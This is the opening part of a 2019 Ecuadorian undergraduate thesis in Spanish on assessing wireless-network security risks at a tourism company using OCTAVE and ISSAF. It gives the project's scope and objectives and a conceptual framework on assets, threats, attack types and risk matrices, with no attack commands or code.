FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

ANÁLISIS DE RIESGO EN REDES WIFI APLICANDO TÉCNICAS DE HACKING ÉTICO

AUTOR

Benítez Guamán Javier Alexander

AÑO

2019

FACULTAD DE INGENIERÍA Y CIENCIAS APLICADAS

ANÁLISIS DE RIESGO EN REDES WIFI APLICANDO TÉCNICAS DE HACKING ÉTICO

Trabajo de Titulación presentado en conformidad con los requisitos establecidos para optar por el título de Ingeniero en Sistemas de Computación e Informática.

Profesor Guía

Mgt. Eddy Mauricio Armas Pallasco

Autor

Javier Alexander Benítez Guamán

Año

2019

DECLARACIÓN DEL PROFESOR GUÍA

“Declaro haber dirigido el trabajo, Análisis de riesgo en redes wifi aplicando técnicas de hacking ético, a través de reuniones periódicas con el estudiante, Javier Alexander Benítez Guamán, en el semestre 2019-10, orientando sus conocimientos y competencias para un eficiente desarrollo del tema escogido y dando cumplimiento a todas las disposiciones vigentes que regulan los Trabajos de Titulación”.

_____

Eddy Mauricio Armas Pallasco

Magister en Gerencia de Sistemas y TI

CC: 1711715803

DECLARACIÓN DEL PROFESOR CORRECTOR

“Declaro haber revisado este trabajo, Análisis de riesgo en redes wifi aplicando técnicas de hacking ético, de Javier Alexander Benítez Guamán, en el semestre 2019-10, dando cumplimiento a todas las disposiciones vigentes que regulan los Trabajos de Titulación”.

_____

Pedro Manuel Nogales Cobas

Master en Gestión de Proyectos Informáticos

CC: 1756760284

DECLARACIÓN DE AUTORÍA DEL ESTUDIANTE

“Declaro que este trabajo es original, de mi autoría, que se han citado las fuentes correspondientes y que en su ejecución se respetaron las disposiciones legales que protegen los derechos de autor vigentes”.

_____

Javier Alexander Benítez Guamán

CC: 1723217541

AGRADECIMIENTOS

Agradezco a mi familia por su apoyo, de forma especial a mi madre, mi tía y jordi que han sido el motor para seguir adelante en esta travesía.

Al Sr. S. Mosquera por sus consejos y las diversas oportunidades que me ha brindado para seguir creciendo profesionalmente así también la realización de este proyecto.

DEDICATORIA

Dedico este trabajo a mi familia, amigos y de manera especial a Scar, aquella matemática que siempre será mi número áureo.

Stormwave, nada será pesado nuevamente.

RESUMEN

El presente trabajo de titulación tiene como objetivo realizar un análisis de riesgos a nivel de redes inalámbricas en una empresa cuyo modelo de negocio es la venta y comercialización de productos en el área turística por lo que su especialidad es totalmente ajena al de la tecnología, por lo tanto, no están tan familiarizados con atacantes, métodos y técnicas que involucren la apropiación de información a través de dispositivos electrónicos o software por parte de usuarios no autorizados. Para este trabajo se utilizarán dos metodologías la primera de ellas permitirá identificar los activos críticos, determinar si cuentan con procesos o una documentación robusta que les permita mitigar riesgos y amenazas de seguridad informática en sus activos, conocer si sus empleados saben cómo actuar frente alguna amenaza y sobre todo identificar si existen vulnerabilidades críticas en todas sus áreas. Adicionalmente se utilizarán técnicas de hacking ético que serán implementadas a través de la metodología de pruebas de penetración de ISSAF, la cual proporciona una guía que permite descubrir vulnerabilidades, se asume el rol de un hacker de sombrero blanco el cual busca determinar las distintas vulnerabilidades existentes que pueden presentarse en la red en general de la empresa, probarlas y definir el nivel de alcance de la información a la que puede llegar un usuario no autorizado. El resultado obtenido le permitirá a la empresa conocer sus vulnerabilidades, corregirlas, contar con una documentación que le permita actuar frente a posibles amenazas, reducir el nivel de riesgo, guiar a sus empleados y capacitarlos en función de las buenas prácticas de la seguridad informática. En conclusión, esta propuesta ayudará a la empresa a conocer, guiarse y concienciar de que no están exentos a cualquier tipo de ataque informático que puede darse en cualquier momento.

ABSTRACT

The purpose of this degree work is to perform a risk analysis at the wireless network level in a company whose business model is the sale and marketing of products in the tourism area, so that their specialty is totally alien to technology, so they are not so familiar with hackers, methods and techniques that involve the appropriation of information through electronic devices or software by unauthorized users. Two methodologies will be used for this, the first is Octave of which will identify critical assets, determine if they company have processes or solid documentation that allows them to mitigate the risks and threats of computer security in their assets, know if their employees know how to act against any threat and above all, identify if there are critical vulnerabilities in all its areas. In addition, ethical hacking techniques will be used, which will be implemented through the ISSAF penetration test methodology, which provides a guide to discover vulnerabilities and take the white hat hacker role, which seeks to determine the different vulnerabilities that exist. This can be presented in the network of the company, to test them and define the level of scope of information that can reach a black hat hacker. The result obtained will allow the company they can to know their vulnerabilities, correct them and have documentation that allows them to act against possible threats, reduce the level of risk, guide their employees and train them based on good computer security practices. In conclusion, this proposal will help the company to know, guide and educate employees that they are not exempt from any type of computer attack that may occur at any time.

ÍNDICE

1. INTRODUCCIÓN

El presente capítulo da a conocer una propuesta que permitirá solucionar varios problemas relacionados con la seguridad informática en una empresa, en cuanto a su desarrollo y resultados se verán reflejados con el cumplimiento de los objetivos.

1.1 Problemática Actual

En la actualidad se ha vuelto indispensable el uso de la tecnología para la administración de una pequeña o mediana empresa (pyme), con el paso de los años tanto software como hardware ha ido evolucionado permitiendo administrar una mayor cantidad de información, sin embargo, nuevas formas de ataques informáticos también han aparecido por lo que las empresas no están exentas de ser víctimas de ataques informáticos y robos de información. Entre algunas de las causas está la falta de concienciación, por ejemplo, cuando los administradores trabajan asumiendo un supuesto entorno seguro, llegan a creer que nunca se verán afectados por un ataque informático. (Luna, 2019)

Esta propuesta va a analizar a una empresa que se encuentra ubicada en la ciudad de Quito, cuentan con varias sucursales en los principales centros comerciales, por lo que el modelo de negocio de la empresa es totalmente ajeno a la tecnología, sin embargo, para el funcionamiento de sus principales procesos de producción y sincronización con los equipos, dependen del funcionamiento permanente de una red de área local con acceso a internet.

El problema se ha agravado debido a que ciertos equipos de red mantienen contraseñas por defecto y que algunos de ellos fueron diseñados para el hogar debido a su bajo costo y facilidad de instalación. El uso de estos equipos de red no permite aplicar políticas para la administración de seguridad en la red a una gran cantidad de anfitriones, por ejemplo, una política es la utilización de una tabla de direcciones MAC, esta tabla administra todos los anfitriones o host permitiendo evitar que ingresen a la red de la empresa equipos desconocidos debido a que estos no se encuentran registrados en la tabla. Finalmente se ha

conocido que no cuentan con ninguna una documentación que esté relacionada con la seguridad informática.

1.2 Antecedentes

Se evidencian problemas que pueden representar un alto riesgo para la empresa, el primer caso está en la utilización de un servidor de almacenamiento cuyo software es obsoleto, por ejemplo, la falta de parches de seguridad puede acarrear problemas como ataques o vulneraciones de seguridad con el fin de obtener credenciales de administrador permitiendo obtener acceso total al servidor. Otro antecedente se relaciona con el personal, no cuenta con la suficiente capacitación y concienciación por lo que es altamente vulnerable a ataques de ingeniería social. No existen procedimientos o métodos para contrarrestar una vulneración a su entorno laboral, debido a que no se cuenta con la suficiente inversión económica en seguridad informática.

Otro caso se evidencia al instalar equipos nuevos, se los configura para que trabajen de forma inmediata dejando de lado el control de cuentas de usuario, para equipos de red se evitan políticas para la restricción a sitios web, restricciones de descarga de archivos, además no se aplican políticas de seguridad, esto se evidencia al mantener activo el servicio de DHCP en toda la red, permitiendo que un atacante pueda obtener una dirección IP de manera automática.

1.3 Alcance

Esta propuesta se enfoca en desarrollar un análisis de riesgos de seguridad informática en redes inalámbricas para esto se utilizarán dos metodologías: OCTAVE e ISSAF. Octave en su primera fase comienza con la **construcción de perfiles de amenaza** la cual consiste en la identificación de los activos más críticos de la empresa, todo esto a través de encuestas aplicadas a las distintas áreas siendo estas: Directiva, TI y General. Esta fase ayudará a conocer la situación real de la empresa y como manejan los procesos de seguridad.

La siguiente fase de la metodología de Octave consiste en la **identificación de vulnerabilidades en los equipos de TI**, para este caso se va a utilizar la segunda metodología que consiste en pruebas de penetración de ISSAF permitiendo evaluar todos los elementos relacionados con el software, hardware y al personal a través de ingeniería social utilizando la red inalámbrica, se incluye 3 fases las cuales son:

- **Fase B.1: Planificación y Preparación:** En esta fase se establecerá un acuerdo mutuo con la empresa, se definirán los tiempos de prueba, además se realizarán las siguientes actividades:
    - Contactar a las personas participes.
    - Realizar una reunión para abordar los temas a evaluarse.
- **Fase B.2: Evaluación:** En esta fase se realizará las pruebas de penetración a través de un enfoque por capas, cada sección representa un mayor nivel de acceso a la información. Cada sección cuenta con las siguientes capas a evaluar:
    - Recopilar información
    - Elaborar una posible red de trabajo
    - Identificar vulnerabilidades
    - Aplicar pruebas de penetración
    - Obtener acceso y escalar en privilegios
    - Enumerar accesos
    - Comprometer a usuarios remotos
    - Mantener el acceso
    - Cubrir huellas dejadas
- **Fase B.3 Informes, limpieza y borrado de artefactos**: Después de la finalización del marco de trabajo utilizado se redactará un informe representado a través de tablas las cuales describen el proceso realizado, herramientas utilizadas, fechas y horas de evaluación, la salida de cada prueba realizada, además una lista con las vulnerabilidades identificadas que incluyen las recomendaciones para solucionar dichos problemas.

Finalmente, los **resultados** obtenidos de la aplicación de la metodología de pruebas de penetración permitirán definir algunos de los correctivos de seguridad que deben aplicarse en la empresa, los resultados de las buenas prácticas de la metodología de Octave (Practicas Estratégicas) permitirán complementar la documentación de seguridad con el afán de que puedan ser aplicadas por la empresa.

1.4 Justificación

Esta propuesta permitirá que la empresa pueda contar una documentación basada en buenas prácticas de seguridad informática, gracias a esto se podrán mitigar posibles amenazas, solucionar vulnerabilidades y sobre todo crear conciencia de una seguridad informática responsable para la empresa. Estos resultados se logran a partir de la aplicación de ambas metodologías Octave e ISSAF, las cuales permiten analizar no solamente la parte técnica de la empresa (Hardware y Software) sino la forma en como participa la empresa (Personal) cuando se practica la seguridad informática.

1.5 Objetivos

El objetivo general del trabajo de titulación consiste en identificar riesgos de seguridad informática relacionada con las redes inalámbricas con la finalidad de crear un plan de mitigación basado en buenas prácticas cuyo beneficio será mejorar la protección de los activos de la empresa.

Los objetivos específicos son:

- Analizar y determinar cuáles son los activos informáticos más críticos de la empresa.
- Determinar los posibles puntos de acceso vulnerables dentro de la empresa a través de irrupciones controladas (hacking ético).
- Determinar el nivel de acceso y tipo de información al que puede llegar un usuario no autorizado.

- Diseñar plantillas y documentación de seguridad en base a las buenas prácticas con el objetivo de crear contramedidas capaces de mitigar ataques informáticos.

2. MARCO TEÓRICO

En la siguiente sección se abordarán conceptos los cuales permitirán al lector tener una mejor comprensión del tema abordado.

2.1 Definición de Seguridad Informática.

Para tener una idea clara y concisa acerca de la seguridad informática se plantean los siguientes conceptos los mismos que han sido citados de sus respectivos autores el primero de ellos menciona que:

> La seguridad informática consiste en asegurar los recursos del sistema de información (material informático o programas) de una empresa, sean utilizados de la manera que se decidió y que el acceso a la información allí contenida, así como su modificación, solo sea posible a las personas que se encuentren acreditadas y dentro de los límites de su autorización (Costas, 2014, p. 19).

No obstante, la siguiente definición aporta con otra idea y en la cual se menciona que “La seguridad informática es una rama de la seguridad de la información y que utiliza una infraestructura informática y de telecomunicaciones con la finalidad de proteger la información” (Escrivá, Gascó y Gema, 2013 p. 7). Esta última definición también menciona a la información la cual es considerada como un activo más para la empresa y que debe ser protegida de posibles ataques informáticos.

2.1.2 Importancia de la seguridad informática

La seguridad informática tiene por objetivo proteger los activos de una empresa, identificarlos analizarlos con el fin de crear un mecanismo para su protección, siempre y cuando estos sean parte o se relacionen con el proceso de negocio (Escrivá et al., 2013, p. 8). Cabe destacar que la inversión en seguridad

informática para una empresa puede variar de acuerdo con el tipo de información que esta desea proteger, de acuerdo con esta afirmación planteada por el autor (Baca, 2016, p 12).

2.1.3 Aspectos fundamentales de la seguridad informática

No solamente la seguridad informática está enfocada en la protección del software y hardware existen 3 elementos fundamentales que deben cumplirse para que exista tal seguridad, estas definiciones son conocidas como: Integridad, Confidencialidad y Disponibilidad. El autor Costas (2014, p. 22) señala que la confidencialidad es aquella que no revela datos a usuarios no autorizados. La integridad es aquella definición cuyo objetivo consiste en asegurar que lo datos no hayan sido manipulados. Finalmente, la disponibilidad consiste en que la información siempre se debe encontrar accesible en todo momento para los usuarios autorizados.

Como información adicional el autor (Baca, 2016, p 12) habla acerca del marco de referencia (*Cobit* 5) y del cual menciona otras características que permitirán complementar aspectos adicionales a la seguridad informática algunos de ellos son:

- La efectividad, menciona que la información debe ser únicamente la necesaria, evitar utilizar datos que no lleven al caso para el desarrollo de un proceso y además que esta sea consistente.
- La eficiencia describe que los resultados obtenido deben ser a través de métodos o procesos óptimos para la empresa evitando el gasto de recursos innecesarios.
- Los estándares, en su mayoría es necesario regirse de estas normas o leyes para evitar problemas y mantener un reglamento acorde al proceso de negocio.

2.1.4 Tipos de Activos en la seguridad informática

Según los autores (Escrivá et al., 2013, p. 8) mencionan estos 4 tipos de activos desde el punto de vista informático:

1. **Información:** Cualquier elemento que almacene cualquier tipo de datos.
2. **Software:** Programas utilizados por la empresa para mejorar su funcionamiento o automatización de procesos.
3. **Físicos:** Toda la infraestructura tecnológica capas de administrar la información necesaria en toda la empresa.
4. **Personal:** Utilizan la tecnología y sus herramientas para el manejo de la información.

Como punto adicional los activos pueden ser vistos de manera tangible o intangible tal y como lo describen los autores Álvarez y Pérez (2004, p.173), para este caso un activo tangible se puede mencionar unidades de almacenamiento, bases de datos con información crítica o cualquier medio que administre data, por otro lado, de forma intangible se menciona la privacidad, renombre de la marca y reputación.

2.1.5 Activos en la Seguridad Informática

Un activo es considerado como un recurso del sistema (informático o no) pero que es necesario ya que permite cumplir con los objetivos y metas de la empresa (Escrivá et al., 2013, p. 8). La protección que se le da a los activos no debe ser ignorado, ya que el valor de restauración puede resultar muy costoso. Los activos pueden ser software, hardware, datos, archivos inclusive el personal.

El manejo de cualquier activo que sea valioso para la empresa implica también que este posea algún tipo de riesgo por lo que la protección es directamente proporcional al nivel o tipo de seguridad que se le esté dando (Baca, 2016, p 5).

2.1.6 Evaluación de los Activos

La metodología de ISSAF cuenta con una documentación completa en la cual menciona con mayor detalle a los activos según Open Information Systems Security Group (ISSAF), 2008, p. 94, estos pueden ser valorados de manera cuantitativa o cualitativa. Una valoración cuantitativa se enfoca en asignar un valor económico basado en el costo de compra y el costo de perdida para el caso

en que el activo deje de operar con normalidad para realizar este análisis se aplica la siguiente formula.

Valor Cuantitativo = Costo de Activo + Costo de Pérdida

No solamente se puede evaluar de forma tangible los activos, sino también de forma intangible como es el caso de la pérdida de confianza en sus clientes o proveedores.

El valor de un activo también depende de:

- El costo de producir la información.
- El valor de venta de la información en el mercado.
- El costo de reproducción de la información si esta se destruye.
- Repercusión a la empresa si la información no está disponible.
- Ventaja que se da a la competencia si se usa, modifica o destruye la información.
- Costo a la empresa si su información se expone, altera o es destruida.
- Pérdida de confianza del cliente o clientes si la información no se procesa de forma segura.
- Pérdida de credibilidad pública y vergüenza si la información no era segura.

Sin embargo, para esta propuesta, los activos únicamente serán valorados a través del método cualitativo debido a que, gracias a su facilidad de uso, simplicidad y comprensibilidad, se podrá atribuirle una calificación subjetiva basada en:

- El costo del activo cuando este deja de operar con normalidad.
- La relación con el proceso de negocio.
- El tiempo estimado para la solución del problema.

La tabla 1 cuenta con dos columnas, la primera permite determinar una etiqueta en función de la descripción y la segunda contiene todos los parámetros que deben cumplirse para asignar un nivel del activo.

Tabla 1.

Asignación de criticidad para un activo

NIVEL DEL ACTIVO	DESCRIPCIÓN
Alto	Relacionado directamente con el proceso del negocio y un alto valor económico en pérdidas, su solución toma varias horas.
Medio	Relacionado directa o indirectamente con el proceso del negocio, su solución es inmediata y puede presentarse un costo económico menor de reemplazo.
Bajo	No relacionado con el proceso de negocio, el activo afectado puede ser reemplazado sin afectar el trabajo normal de la empresa.

Adaptado de ISSAF, 2008, p. 94

Por ejemplo, una impresora que es utilizada por el área de contabilidad, imprime una cierta cantidad veces al mes, debido a esto se le asigna un valor “Bajo” como indica la tabla 1, ya que no se relaciona con el proceso de negocio, no obstante no tendría la misma importancia si esta impresora es utilizada por otra área, tal sea el caso de inventarios, las impresiones que realizan están relacionadas con el proceso del negocio y puede ser considerado como un activo “Medio”, debido a que tal proceso se relaciona con el proceso de negocio de forma indirecta, este valor es definido de acuerdo al nivel de relación e importancia que previamente fue discutido y acordado con las partes interesadas las cuales son entre el evaluador y el personal. Otro ejemplo es el software que controla el proceso de ventas y facturación, una vez se haya discutido entre las partes interesadas se llega a la conclusión que, si este activo dejara de operar afecta directamente al proceso del negocio y puede dejarlo inoperativo hasta encontrar una solución, por lo tanto, se lo considera un activo “Alto”.

2.1.7 Definición de Amenazas en Seguridad Informática.

(Escrivá et al., 2013, p. 9) Definen a una amenaza como cualquier entidad o circunstancia que atente en contra del buen funcionamiento de un sistema informático, este concepto no es el único y se puede profundizar esta definición más al detalle, el autor Costas (2014, p. 32) señala que la amenaza de un sistema informático puede provenir desde un hacker remoto que entra al sistema a través de algún virus informático o la instalación de una puerta trasera.

Las vulnerabilidades son consideradas como una debilidad que posee algún elemento o activo y que este puede repercutir de algún modo en el normal funcionamiento del sistema informático de la empresa (Escrivá et al., 2013, p. 8).

2.3 Hacking Ético

A continuación, se describen algunos de los conceptos que permitirán definir el perfil de trabajo de los profesionales encargados de realizar análisis y evaluaciones en materia de seguridad informática.

2.3.1 ¿Qué es un Hacker Ético?

Es un profesional que utiliza sus conocimientos en hacking para proteger un sistema y su información de intrusos. Generalmente un hacker ético posee conocimientos en sistemas operativos, redes, programación con una gran variedad de lenguajes dominados, hardware y electrónica. (Users, 2011, p. 48)

El autor (Agé, Baudru y Crocfer, 2015, p. 134), lo describe como un *pentester* el cual mide el nivel de seguridad de un sistema de información a través de ataques o test de pruebas de penetración con el fin de corregir fallos o revelar posibles vulnerabilidades en el sistema.

Es importante conocer que un hacker ético sigue un código estricto de comportamiento, esto le permite utilizar sus habilidades para el beneficio de una empresa u organización que haya solicitado sus servicios, cabe destacar que frecuentemente deben renovar sus conocimientos, invertir el suficiente tiempo y

paciencia para investigar como también dominar herramientas de pruebas. (Users, 2011, p. 48)

2.3.2 Tipos de Ataques Aplicados

Actualmente se mencionan 3 de los tipos de ataques más utilizados, sin embargo, desde la perspectiva de otras definiciones se los puede clasificar de diferente forma para ello se van a hacer mención de:

1. Ataques Lógicos
2. Ataques Físicos
3. Ataques a partir de Personas

2.3.2.1 Ataques Lógicos

Son aquellos programas informáticos que de una u otra forma pueden dañar a un sistema informático, creados de forma intencional con la finalidad de obtener o dañar información (malware), no obstante, también se hace mención de bugs o agujeros (Users, 2011, p. 51). Las herramientas de seguridad informática (Software de Auditoria) pueden ayudar a una empresa con la identificación de vulnerabilidades o detectar errores en una red, sin embargo, cuando estas herramientas son utilizadas por atacantes se vuelven armas capaces de provecharse de los fallos identificados y atacar a una red o subred completa, tal sea el caso de las redes inalámbricas.

Como dato adicional estos ataques generalmente suelen venir desde el exterior perpetrados por hackers, *sniffers*, *spammers* los cuales tienen el deseo por demostrar habilidades para romper con las seguridades de un sistema (Baca, 2016, p 31).

2.3.2.2 Ataques Físicos

Son aquellos que pueden afectar la seguridad y el funcionamiento de un sistema pudiendo ser a través de robos, destrucción de sistemas a través de condiciones físicas que afecten el normal comportamiento del hardware (Costas, 2014, p. 35).

Los ataques no intencionados también pueden relacionarse dentro de este grupo visto desde otra perspectiva se menciona un incendio accidental, inundaciones u otro tipo de fallos que puedan presentarse sin una previa acción intencional (Baca, 2016, p 31).

2.3.2.3 Ataques a partir de Personas

Este es el ente más crítico pero considerado por la empresa como un elemento irrelevante que no tiene la suficiente capacidad de causar un daño mayor, sin embargo, pueden presentarse casos extremos como el cese de actividades, es importante recalcar que este tipo de problemas surgen por accidentes, debido al desconocimiento de normas básicas de seguridad o también cuando un administrador no logra identificar y administrar de forma correcta un sistema o infraestructura, al momento de aplicar medidas de seguridad necesarias para contrarrestar ataques informáticos, adicionalmente no solo el personal de planta debe estar involucrado pues existen otros perfiles que son tomados en cuenta como exempleados, curiosos y atacantes (Costas, 2014, p. 32).

2.3.3 Ingeniería Social

El autor (Costas, 2014, p. 205) define a la ingeniería social como un conjunto de técnicas y la capacidad para lograr que un grupo de personas puedan seguir una tarea específica cuya finalidad es revelar información confidencial de la empresa.

Este concepto se ha vuelto muy popular ya que a través de los años el hardware y software se han vuelto más seguros, teniendo que invertir más tiempo en encontrar algún tipo de vulnerabilidad o bug que se pueda explotar, por lo que, la atención se ha volcado en los usuarios quienes no tienen idea y no hayan sido concientizados en materia de seguridad por lo que pueden ser objetivos fáciles de ataques.

Los autores (Escrivá et al., 2013, p. 10) profundizan aún más esta problemática debido a la utilización de herramientas de software especializadas y capaces de explotar las debilidades del factor humano, por ejemplo se presenta un engaño efectuado a partir de la suplantación de identidad del administrador del sistema,

todo esto con la finalidad de obtener información confidencial para ello se pueden utilizar canales de comunicación como correos electrónicos, phishing en páginas web o en el inicio de sesión de un usuario en su computador.

2.4 Redes inalámbricas

Es aquella tecnología capaz de brindar a los usuarios la capacidad de conectarse a una red local e internet sin la necesidad de utilizar cables de forma física o datos móviles. (Costas, 2014, p. 222). Otra definición la mencionan los autores Álvarez y Pérez (2004, p.173) las redes *WLAN (Wireless Local Area Network)* permite la comunicación entre varios dispositivos ya que transmiten su información a través de ondas sin la necesidad de cables permitiendo una mayor libertad al usuario y evitar la utilización de puntos de red.

2.4.1 Amenazas en Redes

El uso de la red ha permitido que un gran número de computadores puedan comunicarse entre sí, una empresa depende de ellas para mantenerse trabajando de manera activa como el envío de información. Estos ataques suelen ser devastadores ya que pueden llegar a interrumpir los servicios que dependen de la red, hasta obtener una gran cantidad de información y manipulación de los activos Álvarez y Pérez (2004, p.173). Algunas de las amenazas más recurrentes son:

1. Robo de información e identidad.
2. Manipulación de datos e interrupción de servicios.

Las redes generalmente tienden a sufrir ataques DoS (Denegación de Servicio), algunas de las variantes constan la inundación de IP, falsificación de direcciones, etc. La combinación entre computadores atacantes puede desencadenar en ataques *DDoS* o denegación de servicio distribuido este proceso tiende a ser el más devastador ya que se puede llegar a controlar una gran cantidad de equipos de una red, transformándoles en zombis o *botnet* (Escrivá et al., 2013, p. 178).

2.4.2 Vulnerabilidades en Redes

Son consideradas como aquellas debilidades que pueden ser explotadas para que se materialicen las amenazas anteriormente mencionadas, las vulnerabilidades pueden presentarse durante el proceso de configuración de la red, debilidades de la tecnología, falta de actualizaciones y parches de seguridad. A continuación, a manera de ejemplo se presenta la tabla 2 la cual contiene las amenazas más recurrentes en las redes inalámbricas, sus vulnerabilidades y los riesgos que pueden presentarse Álvarez y Pérez (2004, p.177).

Tabla 2.

Amenazas, riesgos y Vulnerabilidades de las redes Inalámbricas

AMENAZA	VULNERABILIDAD	RIESGO
Recopilación de Información	Los servicios devuelven banners, contienen información del tipo y versión del servidor.	Obtener información del hardware y software que tiene la empresa a través de la Identificación de la topología de red, escaneo de puertos, detectar servicios de escucha y enumerar equipos en la red.
Inyección de tráfico en la red	Autenticación y seguridad física débil, uso de protocolo inseguro WEP.	Suplantar la identidad cuyo objetivo es obtener claves o realizar la instalación de un *sniffer* en la red.
Ataques de Acceso	Des autenticar y crear un falso punto de acceso.	Clonar una página web autentica para obtener credenciales a partir de la captura de SSID ocultos, se utilizan mensajes para crear una falsa autenticación de usuarios.
Secuestro de Sesión	Ausencia de comunicaciones cifradas.	Visualizar información confidencial de la empresa a partir del *spoofing*, cambio de rutas y manipulación de paquetes.

Denegación de Servicio	Configuración débil en ruteadores y switch, posibles errores en el software.	Afectar la operación de internet e intranet de la empresa a partir de la inundación de la red con paquetes, explotación de vulnerabilidades en servidores o desbordamientos.

Adaptado de Álvarez y Pérez, 2004, p.177

Estas solo son aquellas vulnerabilidades más comunes que todo atacante considera importante debido a su facilidad de implementación considerando que el tiempo utilizado es el mínimo a comparación de otros ataques que resultan difíciles de ejecutar, pues se requiere de un mayor análisis a la infraestructura tecnológica.

2.4.3 Impacto y Probabilidad

El impacto se considera como las consecuencias generadas por distintas amenazas y ataques informáticos, generalmente las pérdidas son económicas, información a corto o largo plazo (ISSAF, 2008, p. 249). A manera de ejemplo en la tabla 3 se utiliza el método cualitativo gracias a ello se puede definir un nivel de impacto de acuerdo con los siguientes parámetros:

- Control, destrucción o modificación de la información y el sistema.
- Tiempos para aplicar los correctivos necesarios.
- La relación con el proceso del negocio.

Tabla 3.

Asignación de niveles de impacto

NIVEL DE IMPACTO	DESCRIPCIÓN DEL IMPACTO
Alto	Pérdida total del control del sistema, pérdida de confidencialidad, integridad y disponibilidad de datos. Se ataca con mayor rapidez al sistema a través de la red, afectación al proceso de negocio.

Medio	Impacto medio al sistema informático y su corrección es a través de herramientas o auditorias.
Bajo	Impacto mínimo al sistema informático y de fácil corrección.

Adaptado de ISSAF, 2008, p. 249

Por ejemplo, se puede tomar como referencia al ruteador principal, este permite que todos los equipos de la empresa puedan tener internet, aspecto fundamental y relacionado con el proceso de negocio, un ataque a este servicio puede paralizar su actividad y generar pérdidas económicas hasta su restablecimiento, para este caso se le asigna un nivel de impacto “Alto”.

La probabilidad permite determinar el número de veces en las que puede materializarse una amenaza dentro de la empresa, la tabla 4 describe el número de veces en las que puede ocurrir una amenaza, así también las circunstancias en las que se presenta, una vez definido tal descripción se puede asignar un nivel de riesgo para cada nivel. (ISSAF, 2008, p. 250).

Tabla 4.

Asignación de niveles de probabilidad

Nivel de Riesgo	**Probabilidad** **(El potencial de que las amenazas se produzcan y sus probables consecuencias)**
Alto	Se han presentado varias amenazas similares en el año.
Medio	Se ha presentado una amenaza similar en el año.
Bajo	Se ha presentado una amenaza similar en alguna ocasión en la empresa.

Adaptado de ISSAF, 2008, p. 250

2.4.4 Riesgos

Para realizar una evaluación de riesgos se debe tomar en cuenta el método cualitativo, es recomendable utilizar una matriz de riesgos que involucra al impacto y probabilidad como se indica en la tabla 5. (ISSAF, 2008, p. 251).

Tabla 5.

Matriz de Impacto VS Probabilidad

		Impacto		
Probabilidad		**Bajo**	**Medio**	**Alto**
	Alto	Medio	Alto	Alto
	Medio	Bajo	Medio	Alto
	Bajo	Bajo	Bajo	Medio

Adaptado de ISSAF, 2008, p. 251

Una empresa no puede eliminar en su totalidad el riesgo, sin embargo, es capaz de mitigarlo y reducir en su mayoría las vulnerabilidades con la finalidad de evitar que nuevas amenazas puedan originarse.

2.5 Metodología Octave

Es una técnica de evaluación y planificación estratégica basada en el riesgo, utiliza el conocimiento de prácticas y procesos relacionados con la seguridad en la empresa en relación con las personas, permitiendo capturar su estado actual de seguridad (Alberts, Dorofee, Stevens y Woody, 2003, p.3).

Figura. 1. Representación gráfica de Octave.

2.5.1 ¿Por qué OCTAVE?

Otras metodologías se enfocan en un riesgo tecnológico, evaluación y utilización de cuestiones tácitas, por otro lado, Octave se enfoca en los riesgos de la empresa, se centra en temas estratégicos, además que permite una evaluación flexible y que se puede adaptar a la mayoría de las organizaciones (Alberts et al., 2003, p.4).

2.5.2 Propósito de OCTAVE

Evaluar riesgos de seguridad como amenazas y vulnerabilidades de activos a través de un catálogo de prácticas cuyo resultado será determinar el nivel de prácticas de seguridad que aplica la empresa, en base a ello se podrán desarrollar estrategias para la mejorar la seguridad y planes de mitigación de riesgos (Alberts et al., 2003, p.9).

2.5.3 Diferencias de OCTAVE con otras Metodologías

Tabla 6.

Metodología Octave VS Otros Enfoques

OCTAVE	OTRAS METODOLOGÍAS
Evalúa a toda la empresa	Evalúa al sistema informático de la empresa
Se enfoca en prácticas de seguridad	Se enfoca en temas tecnológicos
Plantea cuestiones estratégicas	Plantea cuestiones tácitas

Adaptado de Alberts et al., 2003, p.9

2.5.4 Catálogo de prácticas de OCTAVE

Es un conjunto de buenas prácticas estratégicas y operativas de seguridad, permite identificar si lo que se está haciendo actualmente es correcto o incorrecto, de esta forma se determina posibles vulnerabilidades por parte de los empleados de la empresa (Alberts, Dorofee y Allen, 2001, p. 2).

2.5.5 Clasificación del Catálogo de Prácticas

Son aquellas encuestas aplicadas de acuerdo con el área o nivel de jerarquía de una empresa, el catálogo de prácticas se divide en estratégicos y operativos (Alberts et al., 2001, p.7).

- **Prácticas Estratégicas:** Son aquellas que están involucradas directamente con la empresa, como políticas, prácticas utilizadas o planes estratégicos.
- **Prácticas Operativas:** Son aquellas que se enfocan directamente con la tecnología, su protección y su administración.

2.5.6 ¿Que son las Encuestas?

Estas encuestas lo mencionan los autores (Alberts et al., 2003, p.7) se aplican durante el desarrollo del proceso 1, 2 y 3 con la finalidad de obtener la información necesaria sobre las prácticas actuales de seguridad, estas encuestas se enfocan en tres áreas a evaluarse y estas son:

- Altos directivos o Gerentes.
- Personal en general.
- Personal a cargo de la tecnología o Administradores de TI.

2.5.7 Aplicación de OCTAVE

